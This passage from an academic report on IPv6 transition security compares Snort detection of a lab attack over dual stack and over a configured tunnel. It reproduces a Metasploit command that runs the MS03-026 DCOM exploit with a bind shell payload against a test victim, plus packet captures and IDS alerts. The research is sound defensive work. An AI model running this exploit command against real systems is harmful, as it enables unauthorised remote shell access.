15:05:09.327228 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.135 > 2001:a98:13:2:20d:61ff:fe3f:9df3.55733: F 373:373(0) ack 2318 win 17280
15:05:09.327355 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.55733 > 2001:a98:13:2:20d:61ff:fe3f:9de3.135: . ack 374 win 6432
15:05:09.640047 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.48351 > 2001:a98:13:2:20d:61ff:fe3f:9de3.4444: S 1962546174:1962546174(0) win 5760 <mss 1440,sackOK,time
stamp 804548782 0,nop,wscale 4>
15:05:09.640168 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.4444 > 2001:a98:13:2:20d:61ff:fe3f:9df3.48351: S 2653920360:2653920360(0) ack 1962546175 win 17280 <mss
1440>
15:05:09.640298 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.48351 > 2001:a98:13:2:20d:61ff:fe3f:9de3.4444: . ack 1 win 5760
15:05:09.641067 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.48351 > 2001:a98:13:2:20d:61ff:fe3f:9de3.4444: P 1:475(474) ack 1 win 5760
15:05:09.762425 IP6 2001:a98:13:2:20d:61ff:fe3f:9de3.4444 > 2001:a98:13:2:20d:61ff:fe3f:9df3.48351: P 1:105(104) ack 475 win 16806
15:05:09.762594 IP6 2001:a98:13:2:20d:61ff:fe3f:9df3.48351 > 2001:a98:13:2:20d:61ff:fe3f:9de3.4444: . ack 105 win 5760
[root@H1BSD ~]#
```

Figure 3.9: Traffic generated during the attack

The attack traffic generated is analyzed using open source intrusion detection system Snort and it is observed that the application layer IPv6 attack over a dual stack network is detected.

```
[root@H1BSD ~]# cat senaryo1.log/alert
[**] [1:8690:4] NETBIOS DCERPC NCACN-IP-TCP IActivation remoteactivation little endian overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/17-15:05:09.124806 2001:0a98:0013:0002:020d:61ff:fe3f:9df3:55733 -> 2001:0a98:0013:0002:020d:61ff:fe3f:9de3:135
TCP TTL:64 TOS:0x0 ID:0 IpLen:40 DgmLen:1500
***A**** Seq: 0x749C7674  Ack: 0x8C47EEC6  Win: 0x1920  TcpLen: 20
[Xref => http://www.microsoft.com/technet/security/bulletin/MS03-039.mspx][Xref => http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0715][Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0352][Xref => http://www.securityfocus.co
m/bid/8205]

[**] [1:2123:4] ATTACK-RESPONSES Microsoft cmd.exe banner [**]
[Classification: Successful Administrator Privilege Gain] [Priority: 1]
07/17-15:05:09.762425 2001:0a98:0013:0002:020d:61ff:fe3f:9de3:4444 -> 2001:0a98:0013:0002:020d:61ff:fe3f:9df3:48351
TCP TTL:64 TOS:0x0 ID:0 IpLen:40 DgmLen:164
***AP*** Seq: 0x9E2F9C69  Ack: 0x74FA15D9  Win: 0x41A6  TcpLen: 20
[Xref => http://cgi.nessus.org/plugins/dump.php3?id=11633]
```

Figure 3.10: The Snort [4] analysis output of the attack traffic

3.2 Scenario 2: An application level attack over a Configured Tunnel

In the previous scenario, an IPv6 based application layer attack is made in a dual stack network and the traffic is analyzed by Snort. It is seen that Snort can detect attacks in a dual stack network. In this scenario, another transition method, tunneling is used and the same attack is applied.

Three different topologies are examined through this scenario and these topologies are stated below.

1. Client - Tunnel - Snort - Tunnel - Client
2. Client - Tunnel - Snort - Tunnel - Router - Client
3. Client - Router - Tunnel - Snort - Tunnel - Router - Client

In this paper Client to Client tunnel application is described in detail. Other two topologies are analyzed and examined in the testbed however since the details are alike the described one, only the results of these two topologies are shared.

The client to client tunnel application and the attack

In this scenario H9XP and H4LINUX are the dual stack tunnel end points. Hence they both have IPv6 and IPv4 addresses. It is assumed the interconnection between two devices supports just IPv4 communication. So these devices will communicate using IPv4 infrastructure. This means H9XP encapsulates an IPv6 packet in an IPv4 packet and sends it to H4LINUX, then H4LINUX receives the packet, decapsulates it and gets the original IPv6 packet and vice versa. The topology is given below.



Figure 3.11: Configured tunnel topology

The devices are configured similar to the previous scenario. H9XP is the victim, H1BSD is the monitoring computer and H4LINUX is the attacker. The same exploit (MS03-026) is used and access to a console on H9XP from H4LINUX is succeeded. The attack process and the attack traffic captured by H1BSD is shown below.

```
H4LINUX:~/metasploit-svn# ./msfcli exploit/windows/dcerpc/ms03_026_dcom RHOST=2001:a98:13:2::8:c18c:1e52 PAYLOAD=windows/shell/bind_ipv6_tcp LHOST=2001:a98:1
3:2::c18c:1e62 E
[*] Please wait while we load the module tree...
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:2001:a98:13:2::8:c18c:1e52[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:2001:a98:13:2::8:c18c:1e52[135] ...
[*] Sending exploit ...
[*] The DCERPC service did not reply to our request
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (2001:a98:13:2::c18c:1e62:54031 -> 2001:a98:13:2:0:8:c18c:1e52:4444)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : h9xp
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Unknown
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No
```

Figure 3.12: MS03-026 exploit applied to client to client tunnel

```
[root@H1BSD ~]# tcpdump -nr tcpdump.log.tunel1 host 193.140.30.98
reading from file tcpdump.log.tunel1, link-type EN10MB (Ethernet)
14:32:03.024159 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: S 1686951407:1686951407(0) win 5680 <
mss 1420,sackOK,timestamp 2094410 0,nop,wscale 4>
14:32:03.024357 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.38272 > 2001:a98:13:2:0:8:c18c:1e52.4444: S 1686762403:1686762403(0) win 5680
<mss 1420,sackOK,timestamp 2094410 0,nop,wscale 4>
14:32:03.025275 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.4444 > 2001:a98:13:2::c18c:1e62.38272: R 0:0(0) ack 1686762404 win 0
14:32:03.632756 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.37943 > 2001:a98:13:2:0:8:c18c:1e52.4444: S 1685128198:1685128198(0) win 5680
<mss 1420,sackOK,timestamp 2094562 0,nop,wscale 4>
14:32:03.632914 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.4444 > 2001:a98:13:2::c18c:1e62.37943: R 0:0(0) ack 1685128199 win 0
14:32:04.244761 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.41667 > 2001:a98:13:2:0:8:c18c:1e52.4444: S 1685902783:1685902783(0) win 5680
<mss 1420,sackOK,timestamp 2094715 0,nop,wscale 4>
14:32:04.244870 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.4444 > 2001:a98:13:2::c18c:1e62.41667: R 0:0(0) ack 1685902784 win 0
14:32:04.856766 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.53851 > 2001:a98:13:2:0:8:c18c:1e52.4444: S 1683289261:1683289261(0) win 5680
<mss 1420,sackOK,timestamp 2094868 0,nop,wscale 4>
14:32:04.856886 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.4444 > 2001:a98:13:2::c18c:1e62.53851: R 0:0(0) ack 1683289262 win 0
14:32:05.468854 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.38903 > 2001:a98:13:2:0:8:c18c:1e52.4444: S 1686460639:1686460639(0) win 5680
<mss 1420,sackOK,timestamp 2095021 0,nop,wscale 4>
14:32:05.469005 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.4444 > 2001:a98:13:2::c18c:1e62.38903: R 0:0(0) ack 1686460640 win 0
14:32:06.023609 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: S 1686951407:1686951407(0) win 5680 <
mss 1420,sackOK,timestamp 2095160 0,nop,wscale 4>
14:32:06.023702 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.135 > 2001:a98:13:2::c18c:1e62.51759: . ack 1686951408 win 17080
14:32:06.080867 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.46819 > 2001:a98:13:2:0:8:c18c:1e52.4444: S 1685223480:1685223480(0) win 5680
<mss 1420,sackOK,timestamp 2095174 0,nop,wscale 4>
14:32:06.080947 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.4444 > 2001:a98:13:2::c18c:1e62.46819: R 0:0(0) ack 1685223481 win 0
14:32:06.250329 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.135 > 2001:a98:13:2::c18c:1e62.51759: S 66932288:66932288(0) ack 1686951408
 win 17080 <mss 1220>
14:32:06.251210 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: . ack 1 win 5680
14:32:06.263687 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: P 1:513(512) ack 1 win 5680
14:32:06.276963 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.135 > 2001:a98:13:2::c18c:1e62.51759: P 1:301(300) ack 513 win 16568
14:32:06.278049 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: . ack 301 win 6432
14:32:06.361540 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: . 513:1733(1220) ack 301 win 6432
14:32:06.361584 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: P 1733:2185(452) ack 301 win 6432
14:32:06.361780 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.135 > 2001:a98:13:2::c18c:1e62.51759: . ack 2185 win 17080
14:32:06.563922 IP 193.140.30.98 > 193.140.30.82: IP6 2001:a98:13:2::c18c:1e62.51759 > 2001:a98:13:2:0:8:c18c:1e52.135: F 2185:2185(0) ack 301 win 6432
14:32:06.564064 IP 193.140.30.82 > 193.140.30.98: IP6 2001:a98:13:2:0:8:c18c:1e52.135 > 2001:a98:13:2::c18c:1e62.51759: . ack 2186 win 17080
```

Figure 3.13: Traffic captured during the attack

On the contrary to the result of the previous scenario, Snort could not detect the attack through this traffic. Search about this result leads to that the deep packet inspection over tunneled traffic is infeasible [39]. As a solution to this problem, configuring tunnel end points as the network borders and setting intrusion detection tools that make deep packet inspection after this point is proposed.

Client to router and router to router tunnel applications are resulted as expected. The IPv6 packets that contain the application layer attack in an IPv4 tunnel cannot be detected by a deep packet inspection tool.

CHAPTER 4

CONCLUSIONS & FUTURE WORK

In this project, a brief information about the IPv6 transition methods and two case studies analyzing an application level attack over IPv6 networks, one using dual stack and the other configured tunneling method, is presented. Major results obtained can be summarized as below.

- The application level attack over a dual stack network can be detected by an IDS, in this case open source IDS Snort is used. This means the attack signature for an application level attack does not depend on the underlying network protocol.
- However in the case configured tunneling method is used, the attack could not be detected by Snort. This case study has showed that the tunneled traffic should be decapsulated before the deep packet inspection is made. Since the deep packet inspection over tunneled traffic is infeasible. [39]

As future work, the security of different transition methods with different kinds of attacks will be evaluated. It is hoped to form a knowledge base about all common transition methods and their security observations.

REFERENCES

[1] TÜBİTAK - ULAKBİM, Gazi University, and Çanakkale 18 Mart University. Design of National IPv6 Infrastructure and Transition to IPv6 Protocol. http://www.ipv6.net.tr/.

[2] Jun Bi, Jianping Wu, and Xiaoxiang Leng. IPv4/IPv6 Transition Technologies and Univer6 Architecture. *IJCSNS International Journal of Computer Science and Network Security 232*, 7(1), January 2007.

[3] The 6net Consortium. *An IPv6 Deployment Guide*, September 2005.

[4] Snort, an open source network intrusion prevention and detection system (ids/ips). http://www.snort.org/.

[5] J. Postel. Internet Protocol. RFC 0791, September 1981.

[6] K. Egevang and P. Francis. The IP Network Address Translator (NAT). RFC 1631, May 1994.

[7] Takashi Arano and Geoff Huston. IPv4 Address Report. http://www.potaroo.net/tools/ipv4/.

[8] S. Deering and R. Hinden. Internet Protocol Version 6 (IPv6) Specification. RFC 2460, December 1998.

[9] S. Kent and R. Atkinson. Security Architecture For The Internet Protocol. RFC 2401, November 1998.

[10] TÜBİTAK - ULAKBİM. http://www.ulakbim.gov.tr/.

[11] Gazi University. http://www.gazi.edu.tr/.

[12] Çanakkale 18 Mart University. http://www.comu.edu.tr/.

[13] R. Gilligan and E. Nordmark. Transition Mechanisms for IPv6 Hosts and Routers. RFC 2893, August 2000.

[14] E. Davies, S. Krishnan, and P. Savola. IPv6 Transition/Coexistence Security Considerations. RFC 4942, September 2007.

[15] B. Çalışkan and O. Bektaş. IPv6 İkili Yığın Geçiş Yönteminde Uygulamaların Saldırı Altında Performans Analizi. *3. Uluslararası Katılımlı Bilgi Güvenliği ve Kriptoloji Konferansı*, pages 145–150, December 2008.

[16] Q. Zheng, T. Liu, X. Guan, Y. Qu, and N. Wang. A new worm exploiting IPv4-IPv6 dual-stack networks. *2007 ACM Workshop on Recurring Malcode (Alexandria, Virginia, USA, November 02 - 02, 2007). WORM '07. ACM, New York, NY*, pages 9–15, December 2008.

[17] Abdurazzag Ali Aburas and Zainab Senan Mahmod. IPv4-over-IPv6 Tunneling. http://www.arabrise.org/articles/A040102A.pdf.

[18] A. Durand, P. Fasano, I. Guardini, and D. Lento. IPv6 Tunnel Broker. RFC 3053, January 2001.

[19] F. Templin, T. Gleeson, and D. Thaler. Intra-Site Automatic Tunnel Addressing Protocol (ISATAP). RFC 5214, March 2008.

[20] B. Carpenter and K. Moore. Connection of IPv6 Domains via IPv4 Clouds. RFC 3056, February 2001.

[21] C. Huitema. Microsoft, Teredo: Tunneling IPv6 over UDP Through Network Address Translations (NATs)s. RFC 4380, February 2006.

[22] The Freenet6. http://www.freenet6.net.

[23] The SixXS. http://www.sixxs.com.

[24] The Internet Assigned Numbers Authority. http://www.iana.org.

[25] P. Savola and C. Patel. Security Considerations for 6to4. RFC 3964, December 2004.

[26] E. Nordmark. Stateless IP/ICMP Translation Algorithm (SIIT). RFC 2765, February 2000.

[27] G. Tsirtsis and P. Srisuresh. Network Address Translation - Protocol Translation (NAT-PT). RFC 2766, February 2000.

[28] C. Aoun and E. Davies. Reasons to Move The Network Address Translator - Protocol Translator (NAT-PT) to Historic Status. RFC 4966, July 2007.

[29] K. Tsuchiya, H. Higuchi, and Y. Atarashi. Dual Stack Hosts Using the 'Bump-In-the-Stack' Technique (BIS). RFC 2767, February 2000.

[30] S. Lee, M-K. Shin, Y-J. Kim, E. Nordmark, and A. Durand. Dual Stack Hosts Using 'Bump-in-the-API' (bia). RFC 3338, October 2002.

[31] Ra'ed AlJa'afreh, John Mellor, Mumtaz Kamala, and Basil Kasasbeh. Bi-directional Mapping System as a New IPv4/IPv6 Translation Mechanism. *Tenth International Conference on Computer Modeling and Simulation (uksim 2008)*, pages 40–45, 2008.

[32] Ra'ed AlJa'afreh, John Mellor, and Irfan Awan. Implementation of IPv4/IPv6 BDMS Translation Mechanism. *Second UKSIM European Symposium on Computer Modeling and Simulation*, pages 512–517, 2008.

[33] AlJa'afreh Ra'ed, John Mellor, and Awan Irfan. Evaluating BDMS and DSTM Transition Mechanisms. *Computer Modeling and Simulation, 2008. EMS '08. Second UKSIM European Symposium*, pages 488–493, September 2008.

[34] AlJa'afreh R., John Mellor, and Awan Irfan. A Comparison between the Tunneling Process and Mapping Schemes for IPv4/IPv6 Transition. *The IEEE 23rd International Conference on Advanced Information Networking and Applications (AINA-09) University of Bradford , Bradford, UK.*, 2009.

[35] Microsoft. MS Windows Service Pack 1. http://technet.microsoft.com/en-us/library/cc768378.aspx.

[36] Insecure.org. Nmap Security Scanner. http://www.nmap.org.

[37] The MetaSploit Project. http://www.metasploit.com.

[38] Microsoft TechNet. Microsoft Security Bulletin MS03-026. http://www.microsoft.com/technet/security/bulletin/MS03-026.mspx.

[39] J. Hoagland, S. Krishnan, and D. Thaler. Security Concerns With IP Tunneling draft-ietf-v6ops-tunnel-security-concerns-01, October 2008.